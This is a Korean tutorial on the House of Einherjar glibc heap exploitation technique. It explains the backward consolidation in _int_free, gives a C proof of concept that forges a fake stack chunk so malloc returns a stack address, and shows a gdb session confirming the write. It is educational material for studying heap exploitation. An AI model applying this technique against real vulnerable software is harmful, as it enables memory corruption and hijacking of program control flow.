# House of einherjar[Korean]



## List



## House of einherjar

- House of einherjar는 _int_free()가 chunk를 top chunk에 등록하는 과정을 악용하는 기법입니다.
- _int_free()은 전달받은 포인터가 fastbin에 포함되는 chunk인지 확인합니다.
  - 그리고 해당 chunk가 fastbin이 아닌 경우 해당 chunk가 mmap()으로 얻은 chunk인지 확인합니다.
  - 그리고 해당 chunk가 mmap()으로 얻은 청크가 아닌 경우 Arena가 잠겨있는지 확인합니다.
    - Arena가 잠겨있지 않다면 잠금을 설정합니다.
  - _int_free()는 전달 받은 포인터와 arena의 top이 가지고 있는 값이 같은지 확인합니다.
  - 그런 다음 다음 청크가 경기장의 경계를 벗어 났는지 여부와 다음 chunk가 실제로 사용되지 않는지 확인합니다.
  - 그리고 chunk의 크기가 최소한의 크기보다 작은지, 그리고 Arena의 system_mem의 값보다 큰지 확인합니다.
    - 이를 통해 다음 chunk의 크기가 정상인지 확인합니다.
- _int_free()는 해당 chunk의 size에 PREV_INUSE flag가 설정되어 있는지 확인합니다.
  - 해당 flag의 bit가 설정되어 있다면, 해당 chunk의 size와 prev_size를 더한 값을 size변수에 저장합니다.
  - 그리고 chunk_at_offset()를 호출해서 해당 chunk의 포인터에서 prev_size를 뺀 포인터를 반환하며, 해당 포인터는 변수 p에 저장됩니다.
    - 그리고 unlink()를 호출해서 해당 chunk를 빈 목록에서 제거합니다.
- 그리고 _int_free()는 다음 chunk가 top chunk인지 확인합니다.
  - 만약 다음 chunk가 top chunk일 경우 다음 chunk의 크기를 size 변수에 더합니다.
  - 해당 변수가 가지고 있는 값에 PREV_INUSE flag를 설정합니다.
  - 그리고 변수 size와 변수 p를 set_head()에 전달하여 chunk의 헤더를 설정합니다.
  - 그리고 Arena의 top에 변수 p를 저장합니다.

malloc.c


```
/*
  Consolidate other non-mmapped chunks as they arrive.
*/

else if (!chunk_is_mmapped(p)) {
  if (! have_lock) {
    __libc_lock_lock (av->mutex);
    locked = 1;
  }

  nextchunk = chunk_at_offset(p, size);

  /* Lightweight tests: check whether the block is already the
     top block.  */
  if (__glibc_unlikely (p == av->top))
    {
      errstr = "double free or corruption (top)";
      goto errout;
    }
  /* Or whether the next chunk is beyond the boundaries of the arena.  */
```

```
if (__builtin_expect (contiguous (av)
                      && (char *) nextchunk
                      >= ((char *) av->top + chunksize(av->top)), 0))
  {
    errstr = "double free or corruption (out)";
    goto errout;
  }
/* Or whether the block is actually not marked used.  */
if (__glibc_unlikely (!prev_inuse(nextchunk)))
  {
    errstr = "double free or corruption (!prev)";
    goto errout;
  }

nextsize = chunksize(nextchunk);
if (__builtin_expect (chunksize_nomask (nextchunk) <= 2 * SIZE_SZ, 0)
    || __builtin_expect (nextsize >= av->system_mem, 0))
  {
    errstr = "free(): invalid next size (normal)";
    goto errout;
  }

free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

/* consolidate backward */
if (!prev_inuse(p)) {
  prevsize = prev_size (p);
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  unlink(av, p, bck, fwd);
}

if (nextchunk != av->top) {
  /* get and clear inuse bit */
  nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

  /* consolidate forward */
  if (!nextinuse) {
    unlink(av, nextchunk, bck, fwd);
    size += nextsize;
  } else
    clear_inuse_bit_at_offset(nextchunk, 0);

  /*
    Place the chunk in unsorted chunk list. Chunks are
    not placed into regular bins until after they have
    been given one chance to be used in malloc.
  */

  bck = unsorted_chunks(av);
  fwd = bck->fd;
  if (__glibc_unlikely (fwd->bk != bck))
    {
      errstr = "free(): corrupted unsorted chunks";
      goto errout;
    }
  p->fd = fwd;
  p->bk = bck;
  if (!in_smallbin_range(size))
    {
      p->fd_nextsize = NULL;
      p->bk_nextsize = NULL;
    }
  bck->fd = p;
  fwd->bk = p;

  set_head(p, size | PREV_INUSE);
  set_foot(p, size);

  check_free_chunk(av, p);
}
```

```
/*
  If the chunk borders the current high end of memory,
  consolidate into top
*/

else {
  size += nextsize;
  set_head(p, size | PREV_INUSE);
  av->top = p;
  check_chunk(av, p);
}
```

- House of einherjar는 메모리에 fake chunk를 작성할 수 있고 In-use chunk의 헤더를 변경할 수 있을 경우 구현이 가능합니다.
  - 공격자는 fake free chunk를 Stack에 작성하고, Fast bin에 해당하지 않는 크기의 메모리를 2개 할당합니다.
  - 마지막에 할당된 chunk의 헤더의 값들을 변경합니다.
    - size가 가지고 있는 값에서는 PREV_INUSE flag를 제거합니다.
    - 해당 chunk의 헤더 주소에서 fake chunk의 주소를 뺀 값을 prev_size에 저장합니다.
  - Fake chunk는 다음과 같은 값들을 가지고 있어야 합니다.
    - 마지막에 할당된 chunk와 같은 크기를 prev_size에 저장합니다.
    - 마지막에 할당된 chunk의 헤더 주소에서 fake chunk의 주소를 뺀 값을 "size"에 저장하고, fake chunk의 주소를 fd, bk에 저장합니다.
  - 마지막에 할당된 chunk를 해제하면, fake chunk의 주소가 arena->top에 저장됩니다.
  - 메모리 할당을 요청하면 fake chunk의 영역의 포인터를 반환합니다.
- 예를 들어 다음과 같이 크기가 0x70, 0xf0인 메모리를 할당받고, Fake chunk를 stack에 작성합니다.
  - 공격자는 0x100을 fake chunk의 prev_size에 저장하고, 해제할 chunk의 주소(0x602080)에서 fake chunk의 주소(0x7fffffffe430)를 뺀 값을 "size"에 저장합니다.
  - 공격자는 해제할 chunk의 size가 가지고 있는 값에서 PREV_INUSE flag를 제거하고, fake chunk의 size가 가지고 있는 값을 prev_size에 저장합니다.
  - 그리고 해당 chunk를 해제하면 fake chunk는 Top chunk가 됩니다.
  - 그리고 메모리 할당을 요청하면 fake chunk의 영역을 할당 받습니다.

House of einherjar flow




# Example

- **해당 코드는 앞에서 예로 설명한 코드입니다.**
  - Stack에 가짜 덩어리를 만들고, 크기가 0x70, 0xf0인 메모리의 할당을 malloc()에 요청합니다.
  - 마지막에 할당받은 chunk의 헤더의 값을 변경하고, 해당 chunk를 해제합니다.
  - 새로운 메모리 할당을 요청하고, 해당 영역에 데이터를 저장합니다.

house_of_einherjar.c

```
#include <stdio.h>
#include <malloc.h>
#include <unistd.h>
int main()
{
    unsigned long fake_chunk[6];
    fprintf(stderr,"fake_chunk : %p\n", fake_chunk);

    fake_chunk[0] = 0x100;
    fake_chunk[2] = (unsigned long)fake_chunk;
    fake_chunk[3] = (unsigned long)fake_chunk;
    fake_chunk[4] = (unsigned long)fake_chunk;
    fake_chunk[5] = (unsigned long)fake_chunk;


    unsigned long *buf1 = malloc(0x70);
    unsigned long *buf2 = malloc(0xf0);

    fake_chunk[1] = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 2) = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 1) = 0x100;

    free(buf2);

    char *buf4 = malloc(0x200);
    read(STDIN_FILENO,buf4, 0x200);
}
```

- Fake chunk 그리고 해제될 chunk의 헤더의 값을 0x4007a7에서 확인합니다.
    - 그리고 chunk의 해제 전,후에 top chunk의 변화도 확인합니다.
    - 0x4007cb에서는 할당받은 영역이 사용가능한지 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~$ gdb -q ./house_of_einherjar
Reading symbols from ./house_of_einherjar...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x60
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    rax,QWORD PTR [rip+0x20099c]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006c4 <+30>:     lea    rdx,[rbp-0x40]
   0x00000000004006c8 <+34>:     mov    esi,0x400874
   0x00000000004006cd <+39>:     mov    rdi,rax
   0x00000000004006d0 <+42>:     mov    eax,0x0
   0x00000000004006d5 <+47>:     call   0x400580 <fprintf@plt>
   0x00000000004006da <+52>:     mov    QWORD PTR [rbp-0x40],0x100
   0x00000000004006e2 <+60>:     lea    rax,[rbp-0x40]
   0x00000000004006e6 <+64>:     mov    QWORD PTR [rbp-0x30],rax
   0x00000000004006ea <+68>:     lea    rax,[rbp-0x40]
   0x00000000004006ee <+72>:     mov    QWORD PTR [rbp-0x28],rax
   0x00000000004006f2 <+76>:     lea    rax,[rbp-0x40]
   0x00000000004006f6 <+80>:     mov    QWORD PTR [rbp-0x20],rax
   0x00000000004006fa <+84>:     lea    rax,[rbp-0x40]
   0x00000000004006fe <+88>:     mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400702 <+92>:     mov    edi,0x70
   0x0000000000400707 <+97>:     call   0x400590 <malloc@plt>
   0x000000000040070c <+102>:     mov    QWORD PTR [rbp-0x58],rax
   0x0000000000400710 <+106>:     mov    edi,0xf0
   0x0000000000400715 <+111>:     call   0x400590 <malloc@plt>
   0x000000000040071a <+116>:     mov    QWORD PTR [rbp-0x50],rax
```

```
   0x000000000040071e <+120>:   mov    rax,QWORD PTR [rip+0x20093b]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400725 <+127>:   mov    rdx,QWORD PTR [rbp-0x58]
   0x0000000000400729 <+131>:   mov    esi,0x400885
   0x000000000040072e <+136>:   mov    rdi,rax
   0x0000000000400731 <+139>:   mov    eax,0x0
   0x0000000000400736 <+144>:   call   0x400580 <fprintf@plt>
   0x000000000040073b <+149>:   mov    rax,QWORD PTR [rip+0x20091e]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400742 <+156>:   mov    rdx,QWORD PTR [rbp-0x50]
   0x0000000000400746 <+160>:   mov    esi,0x400890
   0x000000000040074b <+165>:   mov    rdi,rax
   0x000000000040074e <+168>:   mov    eax,0x0
   0x0000000000400753 <+173>:   call   0x400580 <fprintf@plt>
   0x0000000000400758 <+178>:   mov    rax,QWORD PTR [rbp-0x50]
   0x000000000040075c <+182>:   sub    rax,0x10
   0x0000000000400760 <+186>:   mov    rdx,rax
   0x0000000000400763 <+189>:   lea    rax,[rbp-0x40]
   0x0000000000400767 <+193>:   sub    rdx,rax
   0x000000000040076a <+196>:   mov    rax,rdx
   0x000000000040076d <+199>:   mov    QWORD PTR [rbp-0x38],rax
   0x0000000000400771 <+203>:   mov    rax,QWORD PTR [rbp-0x50]
   0x0000000000400775 <+207>:   sub    rax,0x10
   0x0000000000400779 <+211>:   mov    rdx,QWORD PTR [rbp-0x50]
   0x000000000040077d <+215>:   sub    rdx,0x10
   0x0000000000400781 <+219>:   mov    rcx,rdx
   0x0000000000400784 <+222>:   lea    rdx,[rbp-0x40]
   0x0000000000400788 <+226>:   sub    rcx,rdx
   0x000000000040078b <+229>:   mov    rdx,rcx
   0x000000000040078e <+232>:   mov    QWORD PTR [rax],rdx
   0x0000000000400791 <+235>:   mov    rax,QWORD PTR [rbp-0x50]
   0x0000000000400795 <+239>:   sub    rax,0x8
   0x0000000000400799 <+243>:   mov    QWORD PTR [rax],0x100
   0x00000000004007a0 <+250>:   mov    rax,QWORD PTR [rbp-0x50]
   0x00000000004007a4 <+254>:   mov    rdi,rax
   0x00000000004007a7 <+257>:   call   0x400540 <free@plt>
   0x00000000004007ac <+262>:   mov    edi,0x200
   0x00000000004007b1 <+267>:   call   0x400590 <malloc@plt>
   0x00000000004007b6 <+272>:   mov    QWORD PTR [rbp-0x48],rax
   0x00000000004007ba <+276>:   mov    rax,QWORD PTR [rbp-0x48]
   0x00000000004007be <+280>:   mov    edx,0x200
   0x00000000004007c3 <+285>:   mov    rsi,rax
   0x00000000004007c6 <+288>:   mov    edi,0x0
   0x00000000004007cb <+293>:   call   0x400560 <read@plt>
   0x00000000004007d0 <+298>:   mov    eax,0x0
   0x00000000004007d5 <+303>:   mov    rsi,QWORD PTR [rbp-0x8]
   0x00000000004007d9 <+307>:   xor    rsi,QWORD PTR fs:0x28
   0x00000000004007e2 <+316>:   je     0x4007e9 <main+323>
   0x00000000004007e4 <+318>:   call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007e9 <+323>:   leave
   0x00000000004007ea <+324>:   ret
End of assembler dump.
gdb-peda$ b *0x00000000004007a7
Breakpoint 1 at 0x4007a7
gdb-peda$ b *0x00000000004007cb
Breakpoint 2 at 0x4007cb
gdb-peda$
```

- 해제를 요청할 chunk의 주소는 0x602090입니다.
    - 해당 chunk의 size가 가지고 있는 값에서 PREV_INUSE flag가 제거되었습니다.
    - 그리고 prev_size의 값은 0xffff800000603c50 이며, 이 값은 해제할 chunk의 헤더 주소(0x602080)에 fake chunk의 주소(0x7fffffffe430)를 뺀 값입니다.
    - fake chunk의 prev_size의 값은 0x100이며, size의 값은 해제할 chunk의 prev_size가 가지고 있는 값과 같습니다.
- free()가 호출되기 전 top chunk는 0x602180이며, 호출 후에는 0x7fffffffe430가 top chunk가 되었습니다.

Place fake chunks in top chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_einherjar
fake_chunk : 0x7fffffffe430
buf1 : 0x602010
buf2 : 0x602090

Breakpoint 1, 0x00000000004007a7 in main ()
gdb-peda$ x/i $rip
=> 0x4007a7 <main+257>:        call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi            0x602090        0x602090
gdb-peda$ x/4gx 0x602090 - 0x10
0x602080:        0xffff800000603c50        0x0000000000000100
0x602090:        0x0000000000000000        0x0000000000000000
gdb-peda$ p/x 0x602080 - 0xffff800000603c50
$1 = 0x7fffffffe430
gdb-peda$ x/4gx 0x7fffffffe430
0x7fffffffe430:        0x0000000000000100        0xffff800000603c50
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$ p main_arena.top
$2 = (mchunkptr) 0x602180
gdb-peda$ ni

0x00000000004007ac in main ()
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x7fffffffe430
gdb-peda$ x/4gx 0x7fffffffe430
0x7fffffffe430:        0x0000000000000100        0xffff800000624bd1
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$
```

- 할당자는 메모리 할당을 요청을 받으면 fake chunk의 영역을 할당하여 포인터(0x7fffffffe440)를 반환합니다.
    - 해당 영역에 문자 'A'를 16개 입력하면, 입력한 값이 정상적으로 해당 영역에 저장됩니다.
    - 이 예제에서는 작은양의 문자를 입력했지만, 더 많은 값을 입력할 수 있으며 이를 통해 프로그램의 흐름을 변경할 수도 있습니다.

Stored 'A'*16 in fake chunks.

```
gdb-peda$ ni

0x00000000004007b1 in main ()
gdb-peda$ x/i $rip
=> 0x4007b1 <main+267>:        call   0x400590 <malloc@plt>
gdb-peda$ ni

0x00000000004007b6 in main ()
gdb-peda$ i r rax
rax            0x7fffffffe440        0x7fffffffe440
gdb-peda$ x/4gx 0x7fffffffe440
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
0x7fffffffe450:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004007cb in main ()
gdb-peda$ x/i $rip
=> 0x4007cb <main+293>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe440        0x7fffffffe440
gdb-peda$ ni
AAAAAAAAAAAAAAAA

0x00000000004007d0 in main ()
gdb-peda$ x/4gx 0x7fffffffe440
0x7fffffffe440:        0x4141414141414141        0x4141414141414141
0x7fffffffe450:        0x00007fffffffe40a        0x00007fffffffe430
gdb-peda$
```

## Related information

- https://github.com/shellphish/how2heap